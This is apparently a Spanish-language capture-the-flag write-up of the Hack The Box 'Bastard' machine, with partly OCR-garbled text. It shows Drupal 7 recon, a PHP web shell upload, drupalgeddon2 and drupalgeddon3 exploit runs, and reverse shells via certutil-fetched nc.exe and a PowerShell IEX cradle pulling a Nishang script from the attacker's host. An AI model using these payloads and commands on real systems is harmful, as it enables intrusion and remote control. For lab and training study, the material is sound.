### 0.0.1. Maquina windows medium

Bastard no es excesivamente desafiante, sin embargo requiere algún conocimiento de PHP para poder modificar y utilizar la prueba de concepto requerida para la entrada inicial. Esta máquina demuestra la gravedad potencial de las vulnerabilidades en los sistemas de gestión de contenidos

# Escaneo: Starting Nmap 7.93 (https://nmap.org) at 2023-10-04 21:09 -05 Stats: 0:01:02 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan Service scan Timing: About 66.67% done; ETC: 21:10 (0:00:28 remaining) Nmap scan report for 10.10.10.9 (10.10.10.9) Host is up (0.073s latency). Not shown: 997 filtered tcp ports (no-response) PORT STATE SERVICE VERSION 80/tcp open http Microsoft IIS httpd 7.5 | http-methods: \_ Potentially risky methods: TRACE |\_http-title: Welcome to Bastard | Bastard http-robots.txt: 36 disallowed entries (15 shown) /includes//misc//modules//profiles//scripts/ /themes//CHANGELOG.txt/cron.php/INSTALL.mysql.txt //INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt \_/LICENSE.txt /MAINTAINERS.txt \_http-server-header: Microsoft-IIS/7.5 \_http-generator: Drupal 7 (http://drupal.org) 135/tcp open msrpc Microsoft Windows RPC 49154/tcp open msrpc Microsoft Windows RPC Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 71.16 seconds

full scan

Starting Nmap 7.93 (https://nmap.org) at 2023-10-04 21:11 -05

Nmap scan report for 10.10.10.9 (10.10.10.9)

Host is up (0.072s latency).


Not shown: 65532 filtered tcp ports (no-response)

PORT STATE SERVICE

80/tcp open http

135/tcp open msrpc


49154/tcp open unknown



Buscando directorios con gobuster y dir va muy lento casi como si no dejeara buscar

(kali®e kali)-[~/machineshtb/Bastard Machine E		
└─\$ dirb http://10.10.10.9/		
 DIRB v2.22 By The Dark Raver		
 START_TIME: Wed Oct 4 21:2 URL_BASE: http://10.10.10.9/		
WORDLIST_FILES: /usr/share		
	Username	
GENERATED WORDS: 4612		
Scanning URL: http://10.1 > Testing: http://10.10.10.9		*

### version del drupal




con nikto encontramos

```
Server: Microsoft-IIS/7.5
Retrieved x-powered-by header: ARRAY(0x563df534ad90)
The X-XSS-Protection header is not defined. This header can hint to the user agent to protect ag-
Uncommon header 'x-generator' found, with contents: Drupal 7 (http://drupal.org)
Entry '/INSTALL.mysql.txt' in robots.txt returned a non-forbidden or redirect HTT
Entry '/INSTALL.pgsql.txt' in robots.txt returned a non-forbidden or redirect HTT
Entry '/INSTALL.sqlite.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
Entry '/install.php' in robots.txt returned a non-forbidden or redirect HTTP code (200) xec to ex
Entry '/LICENSE.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
Entry '/MAINTAINERS.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
Entry '/UPGRADE.txt' in robots.txt returned a non-forbidden or redirect HTTP code (200)
Entry '/xmlrpc.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)
Entry '/filter/tips/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
Entry '/user/register/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
Entry '/user/password/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
Entry '/user/login/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
Entry '/?q=comment/reply/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
Entry '/?q=filter/tips/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
Entry '/?q=user/password/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
Entry '/?q=user/register/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
Entry '/?q=user/login/-in robots.txt returned a non-forbidden or redirect HTTP code (200).
"robots.txt" contains 68 entries which should be manually viewed.
```

### whatweb

http://10.10.10.9 [200 OK] Content-Language[en], Country[RESERVED][ZZ], Drupal, HTTPServer[Microsoft-IIS/7.5], IP[10.10.10.9], JQuery, MetaGenerator[Drupal 7 (http://drupal.org)], Microsoft-IIS[7.5], PHP[5.3.28,], PasswordField[pass], Script[text/javascript], Title[Welcome to Bastard | Bastard], UncommonHeaders[x-content-type-options,x-generator], X-Frame-Options[SAMEORIGIN], X-Powered-By[PHP/5.3.28, ASP.NET]

buscando temas hacktricks sobre drupal



validando con searchexploit hay varios exploits disponibles y al parecer todos pueden servir

cuando tenemos una versión x.algo siempre se recominda buscar por x.algo

```
kali® kali)-[~/machineshtb/Bastard
  $ searchsploit drupal 7.x -w
Exploit Title
                                                                                 I URL
                                                                                                 https://www.exploit-db.com/exploits/41564
https://www.exploit-db.com/exploits/35415
        7.x Module Services - Remote Code Execution < 7.34 - Denial of Service
                             geddon3' (Authenticated) Remote Code (Metasploit)
geddon3' (Authenticated) Remote Code (Metasploit)
        < 7.58 - '
                                                                                                                                    https://www.exploit-db.com/exploits/44557
                                                                                                                                    https://www.exploit-db.com/exploits/44557
                             geddon3' (Authenticated) Remote Code Execution (PoC)
        < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - "Drupal geddon?" Remote Code Execution (PoC)</p>
< 8.3.9 / < 8.4.6 / < 8.5.1 - "Drupal geddon?" Remote Code Execution (Metasploit)</p>
< 8.3.9 / < 8.4.6 / < 8.5.1 - "Drupal geddon?" Remote Code Execution (Metasploit)</p>
< 8.3.9 / < 8.4.6 / < 8.5.1 - "Drupal geddon?" Remote Code Execution (Metasploit)</p>
                                                                                                                                        https://www.exploit-db.com/exploits/44542
                                                                                                                                       https://www.exploit-db.com/exploits/44449
        < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupa geddon2' Remote Code Execution (Metasploit)</p>
< 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupa geddon2' Remote Code Execution (Metasploit)</p>
                                                                                                                                           https://www.exploit-db.com/exploits/44482
                                                                                                                                           | https://www.exploit-db.com/exploits/44482
                                                                                                                                      https://www.exploit-db.com/exploits/44448
        < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)</p>
< 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)</p>
                                                                                                                                                         https://www.exploit-db.com/exploits/46510
                                                                                                                                                        https://www.exploit-db.com/exploits/46510
        < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution
                                                                                                                          https://www.exploit-db.com/exploits/46452
                                                                                                                     https://www.exploit-db.com/exploits/46459
        < 8.6.9 - REST Module Remote Code Execution
        avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure
avatar_uploader v7.x-1.0-beta8 - Cross Site Scripting (XSS)
                                                                                                                          | https://www.exploit-db.com/exploits/44501
                                                                                                                           https://www.exploit-db.com/exploits/50841
        Module CKEditor < 4.1WYSIWYG (Prupal 6.x/75) - Persistent Cross-Site Scripting Module CODER 2.5 - Remote Command Execution (Metasploit)
        Module CKEditor < 4.1WYSIWYG (Drug
                                                                                                                                              https://www.exploit-db.com/exploits/25493
                                                                                                                                   | https://www.exploit-db.com/exploits/40149
        Module Coder < 73-1.3/13-2.6 - Remote Code Execution
Module RESTWS 73- PHP Remote Code Execution (Metasploit)
                                                                                                                           | https://www.exploit-db.com/exploits/40144
                                                                                                                                  | https://www.exploit-db.com/exploits/40130
 nellcodes: No Results
```

sirven aca parce el 7.x el menor a 7.58 drupalgeddon 2 y drupallgedon3 extraigo el 41564

renombro el archivo como rest

```
1564.php 44449.rb Bastard.ctb Bastard.ctb
```

y por que rest por lo siguiente

```
29 define( ACTION , togin );
30
31 $url = 'http://vmweb.lan/drupal-7.54';
32 $endpoint_path = '/rest_endpoint';
33 $endpoint = 'rest_endpoint';
34
35 $file = [
36   'filename' \(\Rightarrow\) 'dixuSOsnsOUU.nhn'
```

si recordamos con hackticks vemos que si hay un rest pero no endpoint modificamos el script url, endopipath filename y data

la parte de php la tome de hacktools


ejecutamos y nos tira un error

vemos la linea


```
$\text{surl} = \text{$this} \to url . '/' . \text{$this} \to controller . '/' . \text{$this} \to
$$ = curl_init();
curl_setopt(\text{$s}, CURLOPT_URL, \text{$url});
curl_setopt(\text{$s}, CURLOPT_HTTPHEADER, \text{$headers});
curl_setopt(\text{$s}, CURLOPT_POST, 1);
curl_setopt(\text{$s}, CURLOPT_POSTFIELDS, \text{$data});
curl_setopt(\text{$s}, CURLOPT_RETURNTRANSFER, \text{$true});
curl_setopt(\text{$s}, CURLOPT_SSL_VERIFYHOST, 0);
curl_setopt(\text{$s}, CURLOPT_SSL_VERIFYPEER, 0);
\text{$output} = curl_exec(\text{$s});
\text{$error} = curl_error(\text{$s});
}
```

validando parece que tenemos que instalar php-curl

ejecutamos nuevamente



me dirijo a la url y no funciona




buscando en internet https://vulp3cula.gitbook.io/hackers-grimoire/exploitation/web-application/rce

# Assuming you are able to put a file on the web server or edit an existing one (extemplate) this is the simplest type of shell: <?php echo shell\_exec(\$\_GET['cmd']); ?> You can use it for system commands: http://[host]/wordpress/index.php?cmd=id You can also use it to create a reverse shell: http://[host]/wordpress/?cmd=nc [attack machine] [port] -e /bin/sh


### modifcando de nuevo

```
3 $endpoint = 'rest_endpoint';
4
5 $file = [
6    'filename' \( \Rightarrow \) 'exploit.php',
7     'data' \( \Rightarrow \) '<?php echo shell_exec($_GET["cmd"]); ?>'
8 ];
9
0 $browser = new Browser($url . $endpoint_path);
```




# Bastard

luego de ejecutar el script nos crea 2 archivos uno llamado session.json y otro llamado user.json




### 1. injeccion de cookies


vamos a inspeccionar elemento y a storage



cambiamos la columna de name y value por session name y session id




recargamos y somos admin




# Obtención de shell multiples formas de afectar a un Druppal

hay varias formas de obtener una shell

# 0.1. 1) exploit drupalgedon2




ejecutamos ruby ./44449.rb http://10.10.10.9



Nos tira un error que solucionamos instalando la gema highline

sudo gem install highline




### ejecutamos nuevamente



### 2) via nc.exe + certutil


localizamos nc.exe locate nc.exe /usr/share/windows-resources/binaries/nc.exe para trasferir el .exe requerimos certutil certutil.exe -urlcache -split -f "http://" ejecutamos el exploit drupal 7.x




python3 -m http.server 2000 levantamos netcat y pegamos en la url esta ruta certutil.exe -urlcache -split -f "http://10.10.14.30:2000/nc.exe" 10.10.10.9/exploit.php?cmd=certutil.exe -urlcache -split -f "http://10.10.14.30:2000/nc.exe"




ahora ejecutamos el nc.exe con nc.exe -e powershell sin embargo debemos poner nuestro puerto e ip de netcat



funciono pero no nos da una shell cambios power shell por cmd






este tambien nos sirve con drupalgeddon2

# 3) via nishang reverse shell

buscamos nishang powershell luego a shells




y buscamos el

# 0.2. Invoke-PowerShellTcp.ps1

abrimos y damos a raw seleccionamos la url y wget, tambien cambiamos nombre wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1




buscamos la linea de la reverse shell copiamos y la pegamos al final



tambien se pega al final porque al principio el script esta llamando la funcion

```
1 function Invoke-PowerShellTcp
2 {
3 <#
4 .SYNOPSIS
5 Nishang script which can be used for Reverse or</pre>
```


modifamos el port y la ip (por la de nectcat) por la nuestra y levantamos python para transferir el file.



# Directory listing for /

- 44449.rb
- · Bastard.ctb
- Bastard.ctb~
- Bastard.ctb~~
- Bastard.ctb~~~
- Bastard.pdf
- nc.exe
- nishangps.ps1
- rest.php
- session.json
- user.json

corremos el script druppalgeddon2



escribimos el siguiente comando powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.30:2000/nishangps.ps1'))


[\*] Dropping back to direct OS commands drupalgeddon2>> powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.30:2000/nishangps.ps1'

# 4)via exploit drupalgedon 3

buscamos el exploit



vemos que requiere metasploit por lo cual buscamos en internet



nos muestra como ejecutar

```
Example]
ython drupalgeddon3.py http://target/drupal/ 'SESS60c14852e77ed5de0e0f5e31d2b5f775=htbNioUD1Xt06yhexZh_FhL-h0k_BHWMVhvS6D7_D00' 6 'uname -a
```

### descargamos y ejecutamos

https://raw.githubusercontent.com/oways/SA-CORE-2018-004/master/drupalgeddon3.py

```
Usage]
Dysage]
Dysage]
Dysage]
Dython drupalgeddon3.py [URL] [Session] [Exist Node number] [Command]


Example]
Dython drupalgeddon3.py http://target/drupal/

Oc14852e77ed5de0e0f5e31d2b5f775=htbNioUD1Xt06yhexZh_FhL-h0k_BHWMVhvS6D7_DO0" 6 "uname -a"


Don't requests

Don't requests
```


en efecto nos dice target luego una cadena que parece ser una cookie y un numero luego sigue el comando. por lo cual debemos correr el script drupal 7.x para obtener las cookies y sacar el nuemero raro (nodo)



ya dentro del cms vamos a contect find contect



me paro donde dice rest sin dar clic y alli encontramos un numero




vamos a ejecutar el script recordemos que sessionname y session id van unidos por un igual

ejecutamos script
python3 drupalgeddon3.py http://10.10.10.9/
"SESSd873f26fc11f2b7e6e4aa0f6fce59913=TNYktkWNhLrdOQ2A1yWoi4QZ5gb1mrfcf67E1xBR72c" 1 "dir"

```
9/03/2017 01:42 ��
                        110.781 CHANGELOG.txt
9/03/2017 01:42 ��
                         1.481 COPYRIGHT.txt
9/03/2017 01:42 ��
                          720 cron.php
07/10/2023 05:43 ��
                          39 exploit.php
9/03/2017 01:43 ��
                     <DIR>
                               includes
9/03/2017 01:42 ��
                          529 index.php
9/03/2017 01:42 ��
                         1.717 INSTALL.mysql.txt
9/03/2017 01:42 ��
                         1.874 INSTALL.pgsql.txt
9/03/2017 01:42 ��
                         703 install.php
9/03/2017 01:42 ��
                         1.298 INSTALL.sqlite.txt
9/03/2017 01:42 ��
                        17.995 INSTALL.txt
9/03/2017 01:42 ��
                        18.092 LICENSE.txt
                         8.710 MAINTAINERS.txt<sub>ssion</sub> name":
9/03/2017 01:42 ��
9/03/2017 01:43 ��
                     <DIR>
                               misc
9/03/2017 01:43 ��
                     <DIR>
                               modules
07/10/2023 05:48 ��
                         59.392 nc.exe
9/03/2017 01:43 ��
                               profiles
                     <DIR>
9/03/2017 01:42 ��
                         5.382 README.txt
9/03/2017 01:42 ��
                         2.189 robots.txt
9/03/2017 01:43 ��
                     <DIR>
                               scripts
9/03/2017 01:43 ��
                     <DIR>
                               sites
9/03/2017 01:43 ��
                     <DIR>
                               themes
                        19.986 update.php
9/03/2017 01:42 ��
9/03/2017 01:42 ��
                        10.123 UPGRADE.txt
9/03/2017 01:42 ��
                         2.200 web.config
9/03/2017 01:42 ��
                          417 xmlrpc.php
     23 File(s)
                276.692 bytes
     9 Dir(s) 4.135.464.960 bytes free
```


shell al igual que el punto anteriro con iex powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.30:2000/nishangps.ps1')) python3 drupalgeddon3.py http://10.10.10.9/ "SESSd873f26fc11f2b7e6e4aa0f6fce59913=TNYktkWNhLrdOQ2A1yWoi4QZ5gb1mrfcf67E1xBR72c" 1

"powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.30:2000/nishangps.ps1'))"



# 5)via cms (ejemplo maquina hawk savitar)

este al igual que el anteriror necesitamos del cms vamos a contect add contec




damos en article y llenamos los campos



Enter a comma-separated list of words to describe your content.

**Body (Edit summary)** 


### añadimos lo siguiente



la idea es que se ejecute el codigo php y me haga una petición a mi maquina exactamente al index.html es decir al servicio web

que significa que cuando se le hace una peticion a server siempre redirige o carga a index.html este arrchivo va a tener una reverse shell. Adicionalmente si se interpreta con bash nos remite una consola interactiva en netcat creamos el index.html y probamos

antes de probar y aplicar los cambios debemos cambiar el txt format por php para ello vamos a modules y seleccionamos php filter



save changes

# Loading. Bastard

### Home » Administration




- · A PHP code text format has been created.
- · The configuration options have been saved.




No update information available. Run cron or check manually.

# **Body (Edit summary)**




levantamos netcat y damos al boton de preview




sin embargo no funciono porque bash es linux y curl tambien jejejej

# MEJORAR LA SHELL EN WINDOWS conpytshell

BUSCAMOS conpytshell




https://github.com/antonioCoco/ConPtyShell




hay varios metodos pero no se probaron debido que la maquina victima debe tener acceso a alared para descargar

Escalar privilegios Sherlock kernel exploit

Buscamos sherlock.ps1



# vamos a raw y wget



